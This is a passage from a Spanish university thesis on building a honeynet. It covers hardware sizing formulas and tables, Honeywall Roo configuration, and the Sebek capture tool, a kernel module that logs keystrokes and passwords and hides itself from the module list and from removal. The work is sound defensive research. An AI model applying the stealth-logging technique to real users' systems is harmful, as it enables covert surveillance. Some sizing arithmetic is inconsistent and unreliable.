Según la guía mencionada, se estima una capacidad de memoria RAM óptima de 8GB para monitorear cargas de tráfico que alcancen un promedio de 200Mbps/s con un aproximado número de 7000 firmas habilitadas. Manteniendo la cantidad de reglas y empleado los resultados obtenidos durante el período de diagnóstico y monitoreo de la red, que fijan un throughput máximo de 92.2Mbit/s en horario pico de trabajo (elevada concurrencia de usuarios en la red), se determina necesaria una capacidad mínima de 3GB de RAM y óptima de 4GB para este proyecto.

- **Dimensionamiento del CPU**

Para dimensionar la unidad central de proceso (CPU) del Honeywall es conveniente conocer la manera en la que se realiza el proceso de inspección y generación de alertas.

Esencialmente, en un IDS basado en firmas los paquetes del tráfico de red se ven sujetos primero a un análisis de la cabecera, fase que involucra un nivel de procesamiento equivalente al 10% del total. Luego, atraviesan un proceso de normalización de la carga útil (10-20%), antes de proseguir con la inspección de la misma (70-80%). Finalmente, con un porcentaje de procesamiento mínimo se generan las alarmas. Es importante señalar, que si en algún momento se sobrepasan los recursos disponibles en el sistema, el paquete será descartado y pasará desapercibido, disminuyendo la eficacia del sistema.

La fiabilidad de un sensor de monitoreo depende de que estén disponibles suficientes recursos para inspeccionar la carga útil del tráfico capturado, además de los factores especificados durante el dimensionamiento de la memoria RAM.

A pesar de que Snort trabaja únicamente sobre un núcleo del procesador, es recomendable adquirir un CPU multi-núcleo para incrementar el rendimiento del resto de aplicaciones que se ejecutan en el servidor. Snorby (2011), recomienda que éstos cuenten al menos con 2 Ghz. Para fijar el número de procesadores requeridos, Open-Source Security Tools (2011), determina la siguiente fórmula para organizaciones en las cuales el tráfico Http corresponda al 80-90% del total, de tal forma que se precisa un procesador para inspeccionar 500Mbits/s de tráfico con un total de 1000 firmas habilitadas. Se muestra en la Ecuación 1.

$$1 \text{ CPU} = (1000 \text{ firmas}) \times (500 \text{ Mbits/seg de tráfico}) \quad (1)$$

Empleando la Ecuación 1 se calcula el número de procesadores en base a un máximo de 100Mbits/s de tráfico esperado y a la activación de

(1) *Ecuación 1.* Relación para establecer el número de procesadores requeridos. Adaptado de Open-Source Security Tools. (Abril, 2011). Network Intrusion Detection Systems. Recuperado de: <http://ossectools.blogspot.com/2011/04/network-intrusion-detection-systems.html>.

7000 reglas. Es así, que se obtiene un total de dos procesadores de al menos 2Ghz para soportar la demanda de las aplicaciones del Honeywall (véase Ecuación 2).

$$Num_{CPU} = \left(\frac{7000}{1000}\right) \times \left(\frac{100}{500}\right) \quad (2)$$

$$Num_{CPU} = 1.4 \approx 2$$

- **Dimensionamiento del Disco Duro**

La capacidad del disco duro se determina de forma que aloje el sistema operativo y demás aplicaciones. Debe existir espacio suficiente para almacenar la cantidad de archivos binarios destinados a la generación de alertas, las bases de datos y registros del sistema, en un período de tiempo aproximado de tres a cuatro años, razón por la que se recomienda un disco duro con capacidad mínima de 250GB.

- **Interfaces de Red**

El diseño propuesto demanda de tres interfaces de red lo suficientemente rápidas para soportar el volumen total de tráfico. Dado que el throughput de red no sobrepasa los 100Mbps/s, se necesitan tres tarjetas de red FastEthernet (10/100 Mbps), o de preferencia tres tarjetas Gigabit Ethernet (10/100/100 Mbps) para brindar escalabilidad al sistema.

2.2.5.2 Dimensionamiento de Hardware del Honeypot 1

La planificación del hardware en los honeypots considera en lo posible las especificaciones mínimas dispuestas por los proveedores de las aplicaciones requeridas, ya que éstos al constituirse como equipos trampa, carecen de información en producción y de usuarios de red permanentes.

El dimensionamiento de hardware del Honeypot 1 que contiene los servicios SSH, Web y DNS, incluye el cálculo de memoria RAM, almacenamiento en disco

(2) Ecuación 2. Cálculo del Número de procesadores requeridos

duro y frecuencia del CPU, con la finalidad de que las aplicaciones funcionen eficientemente.

- **Dimensionamiento de la memoria de acceso directo (RAM)**

La planificación de la capacidad de memoria RAM necesaria se efectúa en función del principal servicio ejecutado, es decir, el servidor Web LAMP (Linux, Apache, MySQL, PHP), debido a que los requisitos técnicos fijados para el servidor SSH (Openssh) y DNS (Bind9) son mínimos en un entorno de tráfico reducido. Es así que, se consideran los siguientes factores:

- **Tráfico de red.-** Determinado por el número de usuarios concurrentes, páginas visitadas y consultas DNS.
- **Sistema Operativo.-** El tipo de sistema operativo bajo el que se levantan los servicios también señala un factor importante. La implementación de un servidor en un entorno Windows Server involucra al menos 512MB de RAM, 1GB para Windows Server 2003 y 2GB para Windows Server 2008, a diferencia de los 64MB de RAM exigidos por la distribución de Linux Ubuntu Server 7.10.
- **Tipo de Páginas.-** Establecido en función de si el servidor Web alberga páginas de contenido estático o dinámico. Las desarrolladas bajo lenguaje de programación PHP y que emplean una base de datos SQL, necesitan una mayor cantidad de memoria RAM.
- **Sistemas de Gestión de Contenidos.-** El uso de Sistemas de Gestión de archivos como Wordpress, Joomla u otros, se traduce en el incremento de consumo de memoria RAM, que depende fundamentalmente del número de módulos o plugins instalados y utilizados.

- **Aplicaciones ejecutadas en el servidor.-** Se refiere al tipo de aplicaciones ejecutadas junto al servidor Web, tales como DNS, SSH, correo electrónico, FTP, entre otras.

En base a cada uno de los factores mencionados y tomando como ejemplo el dimensionamiento propuesto por WebmasterFormat (2009) que estima una capacidad de 512 MB de RAM para la implementación de un servidor Web LAMP, en un ambiente de red de tráfico limitado, utilizando el sistema de gestión de contenido Joomla y ejecutando simultáneamente un servidor FTP, SSH y de correo electrónico, se fija una cantidad semejante de RAM para soportar los servicios incluidos en el Honeypot 1.

- **Dimensionamiento del CPU**

En cuanto a las especificaciones mínimas del procesador, la distribución de Linux Ubuntu server 7.10 determina un CPU con una frecuencia de 300Mhz. La documentación oficial de Bind9, hace mención a que los requerimientos de hardware para montar un servidor DNS son reducidos. Es totalmente compatible con procesadores multi-núcleo y soporta desde procesadores i486 con una frecuencia de reloj de 100Mhz para proporcionar zonas estáticas sin almacenamiento de caché, hasta procesadores de tipo empresarial, si se pretende procesar una gran cantidad de actualizaciones dinámicas, sirviendo a miles de consultas por segundo.

Se calcula la frecuencia del procesador necesaria para ejecutar un servidor Web LAMP en función de su capacidad para atender las peticiones de usuarios concurrentes, utilizando las siguientes fórmulas:

- **Utilización del CPU por usuario**

$$Util_{CPU/usuario} = \frac{Op/Ses}{TSes} \times \frac{Usocpu \times Pet/Op}{Pet/Seg} \quad (3)$$

(3) Ecuación 3. Utilización del CPU por usuario. Adaptado de Cedeño, S, Robalino, J. (marzo, 2008). "Rediseño de la Infraestructura del proveedor de servicios de Internet ONNET S.A para la optimización del servicio en el Distrito Metropolitano de Quito". Proyecto de Titulación, Escuela Politécnica Nacional, Quito, Ecuador.

Donde,

- ✓ **Op/Ses.-** Operaciones que efectúa el usuario por sesión del servicio. Se considera que un usuario puede realizar hasta diez operaciones de navegación dentro del sitio web.
- ✓ **TSes.-** Tiempo de Sesión en segundos. El tiempo promedio de una sesión web por usuario es de aproximadamente cinco minutos (300 segundos).
- ✓ **Uso_{CPU}-** Uso del CPU. Se obtiene mediante el producto de la Frecuencia del Procesador ($Frec_{CPU}$), el número de núcleos (Num_{CPU}) y el porcentaje de CPU disponible para obtener un máximo rendimiento, determinado por el 95% ($Util_{CPU}$). Para efectos de cálculo se toma en cuenta un procesador de un núcleo de 300Mhz, el mínimo requerido por el sistema operativo.

$$USO_{CPU} = Frec_{CPU} \times Num_{CPU} \times Util_{CPU} \quad (4)$$

- ✓ **Pet/Op.-** Número de peticiones realizadas al servicio por cada operación. Se toma como referencia el valor de cuatro, considerando la petición hacia el servidor web, la consulta de éste a la base de datos y las respuestas a ambas peticiones.
- ✓ **Pet/Seg.-** Peticiones por Segundo. Se entiende como el producto de la frecuencia del procesador, el número de núcleos y las peticiones por ciclo, que hacen mención a la cantidad de solicitudes que puede atender un procesador en cada ciclo ($Hz=1ciclo/seg$). Se establece que en cada ciclo del procesador se atiende aproximadamente el 68% de una petición HTTP.

(4) Ecuación 4. Uso del CPU. Adaptado de Cedeño, S, Robalino, J. (marzo, 2008). "Rediseño de la Infraestructura del proveedor de servicios de Internet ONNET S.A para la optimización del servicio en el Distrito Metropolitano de Quito". Proyecto de Titulación, Escuela Politécnica Nacional, Quito, Ecuador.

$$Pet/Seg = Frec_{CPU} \times Num_{CPU} \times Pet/ciclo \quad (5)$$

○ **Umbral de Utilización del CPU**

$$UmbUtil_{CPU} \geq UsuConc \times Util_{CPU}/usuario \quad (6)$$

Donde,

- ✓ **UmbUtil_{CPU}**.- Umbral de Utilización del CPU. Constituye el 75% de la frecuencia total del procesador en el que se implementa el servicio.
- ✓ **UsuConc**.- Número de Usuarios Concurrentes. Se fija el número de 100 usuarios.

Utilizando las ecuaciones descritas se obtiene lo siguiente:

$$USO_{CPU} = 300[Mhz] \times 1 \times 0.95 \quad (7)$$

$$USO_{CPU} = 285[Mhz]$$

$$Util_{CPU}/usuario = \frac{10}{300 [seg]} \times \frac{285 [Mhz] \times (10 \times 4)}{300 [Mhz] \times 1 \times 0.65}$$

$$Util_{CPU}/usuario = 1.948[Mhz] \quad (8)$$

$$UmbUtil_{CPU} \geq 100 \times 1.948 [Mhz] \quad (9)$$

$$225 [Mhz] \geq 194.87 [Mhz] \approx 200 [Mhz]$$

Se concluye que para la implementación del servidor web se exige una frecuencia del procesador mínima de 200 Mhz.

(5) Ecuación 5. Peticiones por Segundo, (6) Ecuación 6 Umbral de Utilización del CPU. Adaptado de Cedeño, S, Robalino, J. (marzo, 2008). "Rediseño de la Infraestructura del proveedor de servicios de Internet ONNET S.A para la optimización del servicio en el Distrito Metropolitano de Quito". Proyecto de Titulación, Escuela Politécnica Nacional, Quito, Ecuador.

(7) Ecuación 7. Cálculo del uso del CPU.

(8) Ecuación 8. Cálculo de la utilización del CPU por usuario.

(9) Ecuación 9. Cálculo del Umbral de Utilización del CPU

Finalmente, la frecuencia de procesador total necesaria corresponde a la suma de las requeridas por cada uno de los servicios (véase Tabla 7).

Tabla 7

Frecuencia mínima de procesador necesaria para el Honeypot 1

SOFTWARE	FRECUENCIA DE PROCESADOR
Ubuntu Server 7.10	300Mhz
DNS (BIND9)	100Mhz
WEB (LAMP)	200Mhz
TOTAL	600Mhz

- **Dimensionamiento del Disco Duro**

El dimensionamiento del Disco Duro se efectúa de manera que se garantice una cantidad de tamaño suficiente para almacenar tanto a las aplicaciones como al contenido de la página web alojada en el servidor, que incluye contenido dinámico, imágenes, animaciones y ficheros en formato PDF. La Tabla 8 resume todos los aspectos considerados, además calcula el tamaño mínimo de disco duro, que se define como la suma de los parámetros citados.

Tabla 8

Capacidad de disco duro mínima requerida en el Honeypot 1

SOFTWARE	CAPACIDAD DE DISCO DURO
Ubuntu Server 7.10	4GB
Hosting Página Web	3.5GB
Mysql Server	37.5MB
PHP5	15MB
Apache2	6.5MB
Joomla	4.0MB
OpenSSH Server	1.0Mb
TOTAL	7.564 ≈ 8GB

2.2.5.3 Dimensionamiento de Hardware del Honeypot 2

El dimensionamiento de hardware del Honeypot 2 se realiza en función de los servicios brindados: SSH, FTP, Base de Datos y Aplicaciones.

- **Dimensionamiento de la memoria de acceso directo (RAM)**

No existe documentación oficial que disponga requisitos técnicos mínimos para la implementación de un servidor FTP por medio del software VSFTPD. Considerando que el servidor no mantendrá una concurrencia permanente de usuarios solicitando por el servicio, y según los parámetros especificados durante el dimensionamiento de la memoria RAM del servidor Web, se establece una memoria RAM de 256 MB, cantidad suficiente para ejecutar simultáneamente tanto el sistema operativo (64MB) como los servicios SSH y FTP.

A diferencia, Oracle Express Edition 10g y Oracle Application Express 4.1 precisan una memoria RAM base de 512MB. La Tabla 9 muestra el total de memoria RAM indispensable.

Tabla 9

Capacidad mínima de memoria RAM necesaria en el Honeypot 2

SOFTWARE	CAPACIDAD DE MEMORIA RAM
Ubuntu Server 7.10, Servidor	256MB
SSH (Openssh Server), Servidor	
Ftp (VSFTPD)	
Base de Datos y Aplicaciones	512MB
(Oracle EX 10g, Apex 4.1)	
TOTAL	768MB

- **Dimensionamiento del CPU**

Tomando como referencia el dimensionamiento de CPU del servidor Web, se fija el valor mínimo de frecuencia de procesador de 200 Mhz para VSFTPD. Así mismo, oracle determina un procesador de un núcleo de 200 Mhz. El total requerido para el honeypot 2 se visualiza en la Tabla 10.

Tabla 10

Frecuencia mínima de procesador necesaria para el Honeypot 2

SOFTWARE	FRECUENCIA DE PROCESADOR
Ubuntu Server 7.10 y Servidor SSH (OpenSSH)	300Mhz
Servidor FTP (VSFTPD)	200Mhz
Base de Datos y Aplicaciones (Oracle Ex 10g, Apex 4.1)	200Mhz
TOTAL	700Mhz

- **Dimensionamiento del Disco Duro**

La Tabla 11 señala la cantidad de disco duro demandada por cada una de las aplicaciones del Honeypot 2 y el total necesario.

Tabla 11

Capacidad de disco duro mínima requerida en el Honeypot 2

SOFTWARE	CAPACIDAD DE DISCO DURO
Ubuntu Server 7.10	4GB
Almacenamiento Base de Datos	4GB
Almacenamiento de archivos Servidor FTP	1GB
Ápex y Oracle XE	300MB
Vsftpd	8MB
OpenSSH Server	1.0MB
TOTAL	9.309 ≈ 10GB

2.2.5.4 Dimensionamiento de Hardware del Equipo Anfitrión

El equipo anfitrión se encarga básicamente de ejecutar el software de virtualización y contener a los honeypots. El dimensionamiento de hardware se realiza a partir de los resultados obtenidos para cada una de las máquinas virtuales, las especificaciones de VMware Server 2.0.2 y del sistema operativo.

- **Dimensionamiento de la memoria de acceso directo (RAM)**

Tanto la distribución de Linux Debian 6.0 como VMware Server recomiendan al menos 512MB de RAM. Empleando este valor y lo obtenido anteriormente resulta el total de 2GB de RAM para el equipo, tal como se indica en la Tabla 12.

Tabla 12

Capacidad mínima de memoria RAM necesaria en el equipo anfitrión

COMPONENTE	CAPACIDAD DE MEMORIA RAM
Debian 6.0 y VMware Server	512MB
Honeypot 1	512MB
Honeypot 2	768MB
TOTAL	1.792 ≈ 2GB

- **Dimensionamiento del CPU**

De igual manera, el dimensionamiento del CPU toma en cuenta la frecuencia de procesador de cada honeypot, lo sugerido por el software de virtualización y el sistema operativo. Cabe anotar que VMware designa un mínimo de 733 Mhz para poder ejecutarse, sin embargo, los requisitos de Debian 6.0 fijan un procesador mayor de 1Ghz (véase Tabla 13).

Tabla 13

Frecuencia mínima de procesador necesaria para el host anfitrión

COMPONENTE	FRECUENCIA MÍNIMA DE PROCESADOR
Debian 6.0	1Ghz
Honeypot 1	600Mhz
Honeypot 2	700Mhz
TOTAL	2.3Ghz

Para incrementar el rendimiento del procesador se recomienda al menos un procesador con dos núcleos de 2.3Ghz para el equipo anfitrión.

- **Dimensionamiento del Disco Duro**

La Tabla 14 señala el tamaño en disco exigido para la instalación del sistema operativo, VMware y lo calculado para cada honeypot.

Tabla 14

Capacidad de disco duro mínima requerida en el Host anfitrión

COMPONENTE	CAPACIDAD DE DISCO DURO
Debian 6.0	5GB
Vmware Server	1.7GB
Honeypot 1	8GB
Honeypot 2	10GB
TOTAL	24.7 \cong 25GB

2.2.5.5 Resumen de Requerimientos

Tabla 15

Requerimientos de hardware para los equipos

COMPONENTE	REQUERIMIENTO MÍNIMO
HONEYWALL	
Procesador (CPU)	2 núcleos @ 2Ghz.
Memoria RAM	3GB(4GB óptimo)
Disco Duro	250GB
Interfaz de Red	3 Tarjetas de Red FastEthernet 10/100 Mbps, (3 tarjetas de red Gigabit Ethernet 10/100/1000 Mbps óptimo).
HONEYPOT 1 (MÁQUINA VIRTUAL)	
Frecuencia del Procesador	600Mhz
Memoria RAM	512MB
Disco Duro	8GB
HONEYPOT 2 (MÁQUINA VIRTUAL)	
Frecuencia del Procesador	700Mhz
Memoria RAM	768MB
Disco Duro	10GB
EQUIPO ANFITRIÓN	
Procesador	2 núcleos @ 2.3Ghz.
Memoria RAM	2GB
Disco Duro	25GB

El Anexo A incluye un presupuesto referencial de los equipos recomendados para el desarrollo de este proyecto.

CAPÍTULO III

IMPLEMENTACIÓN DE LA HONEYNET EN EL ENTORNO DE RED

En este capítulo se detalla la implementación de la HoneyNet Virtual Híbrida en el entorno de red de la Universidad Técnica del Norte. Además, se especifican los servicios y las distintas herramientas utilizadas. Finalmente, se ejecutan varias pruebas para verificar que los elementos de la HoneyNet funcionen de acuerdo a las expectativas de diseño. En la Figura 33 se detalla lo expresado.




Figura 33. Fase de Implementación de la HoneyNet Virtual Híbrida en el entorno de red de la UTN

Inicialmente, se describe rápidamente el hardware de los equipos utilizados para la implementación del proyecto, mismos que cumplen con los requerimientos mínimos establecidos durante el diseño de la red (véase Tabla 16).

Tabla 16

Especificaciones de hardware de los equipos utilizados para la implementación del proyecto

EQUIPO	ESPECIFICACIONES
Honeywall, ordenador 1	Procesador : Intel (R) Core (TM) 2 Duo CPU E6550 @ 2.33 Ghz RAM : 3GB Disco Duro : 250 GB NIC 1 : 100Mbps Interfaz eth 0 NIC 2 : 100Mbps Interfaz eth 1 NIC 3 : 100 Mbps interfaz eth 2
Sistema Operativo Anfitrión (Honeypots), ordenador 2	Procesador : Intel(R) Core(TM) 2 Duo CPU E6550 @ 2.33GHz. RAM : 2GB Disco Duro : 320 GB NIC : Gigabit Network Connection (eth0)

3.1 IMPLEMENTACIÓN DEL HONEYWALL

De acuerdo a lo descrito en el capítulo anterior, el componente clave de la Honeynet es indiscutiblemente el honeywall, que actúa como una puerta de enlace (gateway), controla todas las actividades y regula el tráfico entrante y saliente a esta red.

El equipo físico que desempeña estas funciones está provisto de tres interfaces de red, dos que trabajan en modo puente y una en modo host que se destina a monitorear la red interna y a la administración Web.

3.1.1 HONEYWALL ROO

3.1.1.1 Descripción

La implementación del honeywall se efectúa valiéndose de la colección de herramientas contenidas dentro del CD-ROM Honeywall Roo v1.4, basado en la distribución de Linux Centos 5.0 y proporcionado por el proyecto norteamericano “The HoneyNet Project” para el desarrollo de una HoneyNet de tercera generación (GEN III). Dichas herramientas contribuyen a cumplir con las tareas de control, captura y análisis de datos para la efectiva detección de ataques informáticos en la red. La imagen (.iso) más reciente del software puede descargarse libremente desde la página oficial del proyecto, a través del enlace <https://projects.honeynet.org/honeywall/>.

Se hace uso de la versión más reciente, que a diferencia de la anterior supera las limitaciones en cuanto a capacidades y funcionalidades en el análisis de datos, además brinda mayor flexibilidad y control a los administradores. Su estructura evita que su instalación se convierta en una actividad excesivamente compleja.

Incorpora dos cuentas de usuarios (root y roo) que se utilizan para ingresar a la consola de administración e interfaz web Walleye. Por defecto, comparten la misma contraseña inicial (honey), la cual debe ser modificada al concluir la instalación.

La configuración empieza con el establecimiento de la hora del sistema e idioma del teclado, fijación de las direcciones IP correspondientes a los honeypots, servidor DNS e interfaz web de administración. Se especifican los puertos TCP y UDP empleados, y el límite de conexiones entrantes, salientes desde y hacia el honeywall. Este procedimiento puede realizarse, por medio de las tres formas descritas a continuación:

- **Asistida por el Menú de Diálogo.** Se inicia automáticamente una vez que culmina la instalación del software, mediante el logueo al sistema

con el usuario “**root**” o el ingreso del comando “**menu**” en la consola. Este modo implica menor complejidad y es el que se utiliza principalmente para la estructuración inicial del honeywall.

- **De forma manual**, editando el script creado por defecto en el directorio “**/etc**” con el nombre de “**honeywall.conf**”. Este fichero contiene los parámetros que serán usados, tanto por el sistema operativo como por el honeywall.
- **Utilizando la interfaz Web de Administración** basada en GUI Walleye. Es importante señalar que esta herramienta gráfica no se utiliza para establecer la adaptación preliminar del servidor, sino para su mantenimiento. Además, está diseñada para el seguimiento y análisis de las actividades producidas en los honeypots, mostrar el resumen del tráfico, examinar los detalles del tipo de conexiones admitidas y los datos extraídos por Sebek.

El Diálogo de menú principal que Honeywall Roo 1.4 incorpora, permite adecuar y mantener el honeywall, de acuerdo al criterio del administrador de red. Proporciona seis alternativas (véase Figura 34), que se exponen brevemente:

- **Status (Estado)**.- Utilizada para monitorear el estado del honeywall, acceder a información de las interfaces de red existentes en el equipo, conexiones de entrada y salida registradas, reglas de firewall, procesos en ejecución y puertos de escucha.
- **OS Administration (Administración del Sistema Operativo)**.- Posibilita la habilitación del demonio SSH para la administración web de la interfaz, gestión de usuarios y contraseñas, limpieza de archivos de registro y reinicio del sistema.
- **Honeywall Administration (Administración del Honeywall)**.- Reinicia los principales componentes del honeywall. Incluye la opción de desactivar

el Gateway en caso de que se presente una emergencia, mediante la selección de “**Emergency Lockdown**”.

- **Honeywall Configuration (Configuración del Honeywall).**- Facilita la configuración avanzada del honeywall admitiendo actividades relacionadas con: interfaces de red, consola Web de administración, Sebek, número, tipo de conexiones autorizadas y bloqueadas, manejo de datos, entre otras.
- **Documentation (Documentación).**- Información de utilidad para el administrador con respecto a la licencia, créditos, información acerca del manejo del honeywall y sus herramientas.
- **Exit (Salida).**- Salida del menú.




Figura 34. Menú principal de Honeywall CD 1.4

La Tabla 17 sintetiza los parámetros principales establecidos en el equipo, mientras que el Anexo B detalla el modo de instalar y configurar el Honeywall.

Tabla 17

Resumen de los parámetros principales establecidos en el Honeywall

PARÁMETRO	CONFIGURACIÓN	DESCRIPCIÓN
HONEYPOTS		
Direccionamiento IP	172.20.1.112, 172.20.1.113	Direcciones IP asignadas a los honeypots.
Interfaz red externa	eth0	Interfaz en modo puente conectada hacia la red en producción
Interfaz puente red interna	eth1	Interfaz en modo puente que conecta el honeywall con sus honeypots.
INTERFAZ DE ADMINISTRACIÓN		
Direccionamiento IP	172.20.x.x/24	Dirección IP de la interfaz de administración.
Gateway	172.20.x.x	Puerta de enlace de la interfaz de administración.
Hostname	Localhost	Nombre del equipo asignado al honeywall.
Servidor DNS	172.20.x.x	Servidor DNS de la red.
Manager (Administrador)	Any	Espacio delimitado de direcciones IP que pueden acceder a Walleye.
Puertos TCP de entrada admitidos	<ul style="list-style-type: none"> • 443: Protocolo de transferencia de Hipertexto sobre SSL/TLS. 	Puerto TCP que permite el acceso a la interfaz Web Walleye.
Puertos TCP de salida admitidos	<ul style="list-style-type: none"> • 22: SSH (Secure Shell). • 43: Protocolo WHOIS. • 80: Protocolo de transferencia de Hipertexto (HTTP). • 443: HTTPS. • 8080: Puerto utilizado por la interfaz Web de Oracle Database 10g Express Edition. • 1521: Puerto de escucha de Oracle Database 10g Express Edition. 	Listado de puertos TCP que pueden pasar a través del honeywall.

Puertos UDP de salida admitidos	<ul style="list-style-type: none"> • 53: Puerto del Sistema de Nombres de Dominio (DNS). • 123: Protocolo de Tiempo de Red (NTP) utilizado para la sincronización de la red. 	Listado de puertos UDP que pueden pasar a través del honeywall.
--	--	---

LÍMITE DE CONEXIONES

Escala	Horas	Escala en la que se limitan las conexiones permitidas en la red (segundos, minutos, horas, días y meses). Evita que se efectúen ataques DoS.
Límite TCP	20	Se admiten 20 conexiones TPC/hora.
Límite UDP	20	Se admiten 20 conexiones UDP/hora.
Límite ICMP	50	Se admiten 50 conexiones ICMP/hora.
Otros protocolos	10	Se admiten 10 conexiones de cualquier protocolo no listado en una hora.

ALERTAS

Dirección de correo electrónico	root@localhost.localdomain.com	Dirección de correo local en la que se recibirán las alertas por correo electrónico.
--	--------------------------------	--

3.1.2 CONFIGURACIÓN DE HERRAMIENTAS INSTALADAS

3.1.2.1 Herramientas de Captura de Datos

- **Sebek**

Sebek es una herramienta de Captura de Datos que actúa recolectando información de posibles ataques efectuados. Puede ejecutarse en ambientes Linux y Windows. Este software es un fragmento de código alojado en el espacio del Kernel, que registra todas las llamadas de lectura y escritura que se efectúen al sistema.

Cuenta con capacidades para detectar pulsaciones de teclado, registro de sesiones encriptadas, captura de contraseñas; entre otras tareas relacionadas con el campo del análisis forense de datos.

Se basa en la arquitectura Cliente-Servidor. La versión correspondiente al servidor se instala, generalmente en el gateway y es el encargado de procesar los datos recolectados por el cliente (honeypot 1), permitiendo recrear con precisión las actividades que ocurren en él.

Emplea el protocolo UDP o de transmisión no confiable para realizar cualquier comunicación, pero antes modifica el núcleo para evitar que los paquetes provenientes de Sebek puedan ser vistos por los usuarios y que el equipo bloquee su transmisión.

Se oculta manipulando el listado de módulos presentes en el sistema, de tal manera que se elimine a Sebek de la lista. Los usuarios ya no notarán su instalación y tampoco se podrá deshabilitarlo a través de `rmmod`. El módulo puede ser fijado a modo de prueba, para que se habilite y deshabilite cuando se considere conveniente.

Este proyecto hace uso de la versión servidor de Sebek 3.0.3 instalada de manera predeterminada en el honeywall desde el menú de diálogo que proporciona el CD-ROM Honeywall Roo V1.4. Para la configuración del honeypot se descarga la versión 3.2 cliente pre-compilada para entornos Linux del enlace <https://projects.honeynet.org/sebek/>. El proceso de instalación es sumamente sencillo y se encuentra detallado en el Anexo C. Fundamentalmente, se debe modificar el script "**sbk_install.sh**" que contiene las variables expuestas a continuación:

- **Interface (Interfaz).**- Especifica desde que interfaz se exportan los paquetes de Sebek.

- **Destination IP (IP Destino).**- Determina la dirección IP destino utilizada por los paquetes generados. Dado que el servidor no toma en cuenta este campo al momento de recolectar paquetes, éste puede omitirse.
- **Destination MAC (MAC Destino).**- Establece la dirección MAC de destino. Debe asignarse la correspondiente al gateway usado. Si se emplea el valor por defecto en el script, que tiene el valor FF:FF:FF:FF:FF:FF se distribuirán los paquetes a la dirección de broadcast.
- **Source Port (Puerto de Origen).**- Fija el puerto UDP de origen del que se originan los paquetes (Campo Opcional).
- **Destination Port (Puerto Destino UDP).**- Especifica el puerto de destino UDP al que se envían los paquetes (1101).
- **Magic Value (Valor Mágico).**- Este parámetro determina que paquetes deben ser enmascarados. Si se asigna, se establece este valor en la cabecera de Sebek. Todos los clientes deben usar el mismo valor mágico.
- **Keystrokes Only (Solo Pulsaciones de Teclas).**- Si este campo se establece en 1, se recolectarán únicamente las pulsaciones de teclas. De forma contraria, almacenará la totalidad de datos leídos.
- **Testing (Pruebas).**- Si el parámetro se fija en 0, el módulo se oculta y se desactiva la depuración adicional.
- **Module name (Nombre del Módulo).**- Asigna un nombre al módulo de Sebek. Si se deja en blanco se elegirá uno aleatorio.

- **Snort**

